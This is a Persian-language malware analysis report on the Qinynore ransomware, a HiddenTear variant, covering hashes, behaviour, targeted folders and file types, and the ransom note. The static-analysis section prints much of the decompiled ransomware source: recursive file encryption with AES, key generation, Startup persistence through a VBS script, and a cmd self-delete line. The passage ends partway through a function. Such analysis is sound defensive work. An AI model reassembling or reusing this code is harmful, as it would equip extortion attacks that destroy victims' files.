باسمه تعالی

تحلیل فنی باج افزار Qinynore

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام Qinynore خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی دوم ماه سپتامبر سال ۲۰۱۸ میلادی شروع شده است و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".anonymous" تغییر می‌دهد و از قربانیان تقاضای پرداخت بیت‌کوین می‌کند. طبق بررسی‌های صورت گرفته فایل‌های رمزگذاری شده توسط این باج‌افزار، قابل رمزگشایی می‌باشند و قربانیان می‌توانند با استفاده از ابزار رمزگشایی منتشر شده، به راحتی فایل‌های خود را رمزگشایی نمایند.

مشخصات فایل اجرایی :


نام فایل	Qinynore Ransomware.exe
MD۵	٤٩c١٥٨ee٦٥b٣٢cb٧f٤ca٦a٧٦٩c٩٠bfc٠
SHA-١	f٠٤٧d٢٨٨٨c٢٩ee٧١١a٩ca٦٢٧d٠٩f٠ddce٣٤٣c٥٤a
SHA-٢٥٦	b٤٩٠٢aa٢٨٠٢٦٥٦f٨٧٣١١١b٢٧٢c٠٣ad٩٣ca٢dd٥٣c٠c٦١٢b٩d٣١٠c٩٨٢f٤afa٤٩٧b
اندازه فایل	٢.٦٧ MB
کامپایلر	Morphine v١.٢ (DLL)
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٤٤	٨١٩٢	٢٦٩٦٤٧٦	٢٦٩٦٧٠٤
.rsrc	٤.٤٦	٢٧١١٥٥٢	١٠٤٤١٦	١٠٤٤٤٨
.reloc	٠.١	٢٨١٨٠٤٨	١٢	٥١٢

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار Qinynore، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، شروع به رمزگذاری فایل‌ها می‌کند و در طول اجرا، فایل مربوط به پیغام باج‌خواهی تحت عنوان YOU_MUST_READ_ME.rtf را بر روی Desktop قرار می‌دهد. تصویر زیر مربوط به پیغام باج‌خواهی می‌باشد :



بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که فایل‌های شما رمزگذاری شده است و اعلام نموده‌اند که یک گروه از هکرهای روسی با این باج‌افزار در ارتباط هستند. همچنین اعلام نموده‌اند که قربانیان ۵ ساعت مهلت جهت پرداخت مبلغ باج‌خواهی دارند و در صورت عدم پرداخت مبلغ مورد نظر، فایل‌های قربانیان برای همیشه از دسترس خارج خواهد شد.

پس از اتمام فرایند رمزگذاری فایل‌ها توسط باج‌افزار Qinynore، فایل اجرایی آن حذف می‌گردد. این باج‌افزار تصویر پس‌زمینه‌ی مربوط به سیستم قربانیان را تغییر می‌دهد. تصویر مربوط به پس‌زمینه تحت

عنوان lol.jpg به همراه یک فایل تحت عنوان net.bat در دایرکتوری Documents قرار می‌گیرند. تصویر زیر مربوط به فایل‌های ایجاد شده می‌باشد:



تصویر زیر مربوط به تصویر پس‌زمینه‌ی سیستم می‌باشد که پس از اجرای باج‌افزار تغییر کرده است :

بر اساس متن موجود در این تصویر، مهاجمین اعلام نموده‌اند که قربانیان تنها ۵ ساعت جهت پرداخت مبلغ ۰.٦٨٢٦٦٣٧٥ بیت‌کوین معادل ٤٠٠ دلار، به کیف پول بیت‌کوین به آدرس ٩٤٠٩٢٧٦٥٤٦٧٢٩٨٤ مهلت

دارند. طبق بررسی‌های صورت گرفته آدرس کیف پول بیت‌کوین اعلام شده توسط مهاجمین، معتبر نمی‌باشد.

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. لیست دایرکتوری‌ها و فایل‌های مورد هدف باج‌افزار در زیر اشاره شده است.


لیست دایرکتوری‌های مورد هدف باج‌افزار :

C:\Program Files (x۸۶), C:\ProgramData, C:\Users, Drive D, Drive E


لیست فایل‌های مورد هدف باج‌افزار :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .mp۳, .dwg, .pdf, .mid, .flv, .vdi, .rtf, .backup, .bak, .sql, .ms۱۱, .gif, .jar, .bat, .zip, .rar, .vbs, .jpeg, .bmp, .JPG, .lnk, .exe, .dll, .mui


باج‌افزار Qinynore ابزارهای کاربردی ویندوز از قبیل Snipping Tool، Calculator و ... را رمزگذاری می‌کند. تصویر زیر مربوط به رمزگذاری این ابزارها می‌باشد :



باج‌افزار Qinynore پس از اجرا، یک صوت کوتاه و ممتد پخش می‌نماید و در اسناد نوشتاری مختلف نیز عبارت pay را تایپ می‌کند. تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند ".anonymous" به انتهای فایل‌ها اضافه می‌شود.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار Qinynore شاهد بودیم که این باج‌افزار به طور میانگین از ۶۰ الی ۶۵ درصد ظرفیت CPU، و ۱۰ الی ۱۵ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های خاص را رمزگذاری می‌کند، بستگی به حجم فایل‌های مورد نظر در این دایرکتوری دارد، به طور مثال طبق بررسی‌های صورت گرفته در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با حجم ۲۵ گیگابایت، ۵ دقیقه بود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار Qinynore به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Qinynore ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه اسناد PDF می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.



تصویر زیر مربوط به تصویر پس‌زمینه، موجود در کدمنبع باج‌افزار می‌باشد :

قطعه کد زیر مربوط به عبارت pay می‌باشد که همانطور که اشاره شد باج‌افزار این عبارت را در اسناد نوشتاری مختلف تایپ می‌کند :

hidden_tear.recursos.trol.vbs

```
Set wshShell = wscript.CreateObject("WScript.Shell")

do

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 100

wshshell.sendkeys "(pay)"

wscript.sleep 10000

loop
```

قطعه کد زیر مربوط به تابع startAction() باج‌افزار می‌باشد که توضیحات مرتبط با توابع در یک جدول آمده است.

startAction() : void

```
// hidden_tear.Form1
// Token: 0x0600000C RID: 12 RVA: 0x000025C4 File Offset: 0x000007C4
public void startAction()
{
    string password = this.CreatePassword(15);
    string text = "C:\\Program Files\\";
    string text2 = Environment.UserName;
    string location = text;
    this.encryptDirectory(location, password);
    try
    {
        this.encryptDirectory("C:\\Program Files (x86)\\", password);
    }
    catch
    {
    }
    try
    {
        this.encryptDirectory("C:\\ProgramData\\", password);
    }
    catch
    {
    }
    try
    {
        this.encryptDirectory("C:\\Users\\", password);
    }
    catch
    {
    }
    try
    {
        this.encryptDirectory("D:\\", password);
    }
    catch
    {
    }
    try
    {
        this.encryptDirectory("E:\\", password);
    }
    catch
    {
    }
    this.SendPassword(password);
    this.messageCreator();
    this.UpdateWallpaper();
    this.playaudio();
    password = null;
    Process.Start("cmd.exe", "/C ping 1.1.1.1 -n 1 -w 5000 > Nul & Del " + Application.ExecutablePath);
    Application.Exit();
}
```

95 %

ایجاد یک پسورد ۱۵ کاراکتری، جهت رمزگذاری فایل‌ها	CreatePassword(۱۵)
این تابع، توابع مربوط رمزگذاری فایل‌ها و دایرکتوری‌ها و فایل‌های مورد هدف باج‌افزار جهت رمزگذاری را فراخوانی می‌کند.	encryptDirectory()
با فراخوانی این تابع پسورد مربوط به رمزگذاری فایل‌ها در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.	SendPassword()
این تابع فایل پیغام باج‌خواهی را ایجاد می‌کند.	messageCreator()
با فراخوانی این تابع تصویر پس‌زمینه در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.	UpdateWallpaper()
این تابع جهت پخش صوت مورد اشاره، فراخوانی می‌شود.	Playaudio()
جهت حذف فایل اجرایی باج‌افزار، پس از اتمام فرایند رمزگذاری	Start()

قطعه کد زیر مربوط به تابع CreatePassword(۱۵) می‌باشد که یک پسورد ۱۵ کاراکتری به صورت تصادفی جهت رمزگذاری فایل‌ها و منحصربفرد برای هر قربانی ایجاد می‌کند :

CreatePassword(int) : string

```
// hidden_tear.Form1
// Token: 0x06000008 RID: 8 RVA: 0x000022B4 File Offset: 0x000004B4
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/".Length)]);
    }
    return stringBuilder.ToString();
}
```

قطعه کد زیر مربوط به تابع encryptDirectory() می‌باشد که لیست فایل‌های مورد هدف باج‌افزار در آن قابل مشاهده است.

encryptDirectory(String, String) : Void

```
' hidden_tear.Form1
Public Sub encryptDirectory(location As String, password As String)
    Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln",
      ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".mp3", ".dwg", ".pdf", ".mid", ".flv", ".vdi", ".rtf", ".backup", ".bak", ".sql", ".ms11", ".gif",
      ".jar", ".bat", ".zip", ".rar", ".vbs", ".jpeg", ".bmp", ".JPG", ".lnk", ".exe", ".dll", ".mui" }
    Dim files As String() = Directory.GetFiles(location)
    Dim directories As String() = Directory.GetDirectories(location)
    For i As Integer = 0 To files.Length - 1
        Dim extension As String = Path.GetExtension(files(i))
        If source.Contains(extension) Then
            Try
                Me.EncryptFile(files(i), password)
            Catch
            End Try
        End If
    Next
    For j As Integer = 0 To directories.Length - 1
        Try
            Me.encryptDirectory(directories(j), password)
        Catch
        End Try
    Next
End Sub
```

قطعه کد زیر مربوط به تابع SendPassword() می‌باشد که با فراخوانی این تابع پسورد مربوط به رمزگذاری فایل‌ها در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.

SendPassword(string) : void

```
// hidden_tear.Form1
// Token: 0x06000009 RID: 9 RVA: 0x00002300 File Offset: 0x00000500
public void SendPassword(string password)
{
    string contents = string.Concat(new string[]
    {
        this.computerName,
        "-",
        this.userName,
        " ",
        password
    });
    File.WriteAllText(this.userName + this.paths, contents);
}
```

قطعه کد زیر مربوط به تابع messageCreator() می‌باشد که فایل مربوط به پیغام باج‌خواهی را تحت عنوان YOU_MUST_READ_ME.rtf ایجاد می‌کند.

messageCreator() : void

```
// hidden_tear.Form1
// Token: 0x0600000D RID: 13 RVA: 0x000026C4 File Offset: 0x000008C4
public void messageCreator()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string str = "\\Microsoft\\Windows\\Start Menu\\Programs\\Startup";
    string outDirectory = folderPath + str;
    Form1.Extract("hidden_tear", outDirectory, "recursos", "trol.vbs");
    Environment.GetFolderPath(Environment.SpecialFolder.Personal);
    string str2 = "\\YOU_MUST_READ_ME.rtf";
    string path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + str2;
    string[] contents = new string[]
    {
        "Files has been encrypted with Qinynore ransomware, a Russian Hacker organization in association with anonymous.",
        "Send me some bitcoins or say goodbye to your files",
        "Note: Don´t try to be smart, if you are seeing this it means that even if your antivirus detect the virus the files are already encryped.",
        "Even If you can´t see time is still counting, do not forget, 5 hours to pay since you got infected"
    };
    File.WriteAllLines(path, contents);
}
```

قطعه کد زیر مربوط به تابع UpdateWallpaper() می‌باشد که با فراخوانی این تابع، تصویر پس‌زمینه در دایرکتوری مورد نظر باج‌افزار قرار می‌گیرد.

UpdateWallpaper() : void

```
// hidden_tear.Form1
// Token: 0x06000011 RID: 17 RVA: 0x00002758 File Offset: 0x00000958
private void UpdateWallpaper()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
    Form1.Extract("hidden_tear", folderPath, "recursos", "lol.jpg");
    Form1.Extract("hidden_tear", folderPath, "recursos", "net.bat");
    Process.Start(folderPath + "\\net.bat");
    this.FileName = folderPath + "\\lol.jpg";
    this.Set();
}
```

قطعه کد زیر مربوط به تابع Set() می‌باشد که با فراخوانی آن، تصویر پس‌زمینه سیستم قربانی تغییر پیدا می‌کند:

Set() : void

```
// hidden_tear.Form1
// Token: 0x06000012 RID: 18 RVA: 0x000027BE File Offset: 0x000009BE
public void Set()
{
    Registry.CurrentUser.OpenSubKey("Control Panel\\Desktop", true);
    Form1.SystemParametersInfo(20, 0, this.FileName, 3);
}
```

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

AES_Encrypt(byte[], byte[]) : byte[]

```
// hidden_tear.Form1
// Token: 0x06000007 RID: 7 RVA: 0x000021BC File Offset: 0x000003BC
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر مربوط به تابع EncryptFile(,) می‌باشد که علاوه بر فراخوانی توابع مختلف همانند تابع AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به ".anonymous" تغییر می‌دهد :

EncryptFile(string, string) : void

```
// hidden_tear.Form1
// Token: 0x0600000A RID: 10 RVA: 0x00002358 File Offset: 0x00000558
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    Path.GetRandomFileName();
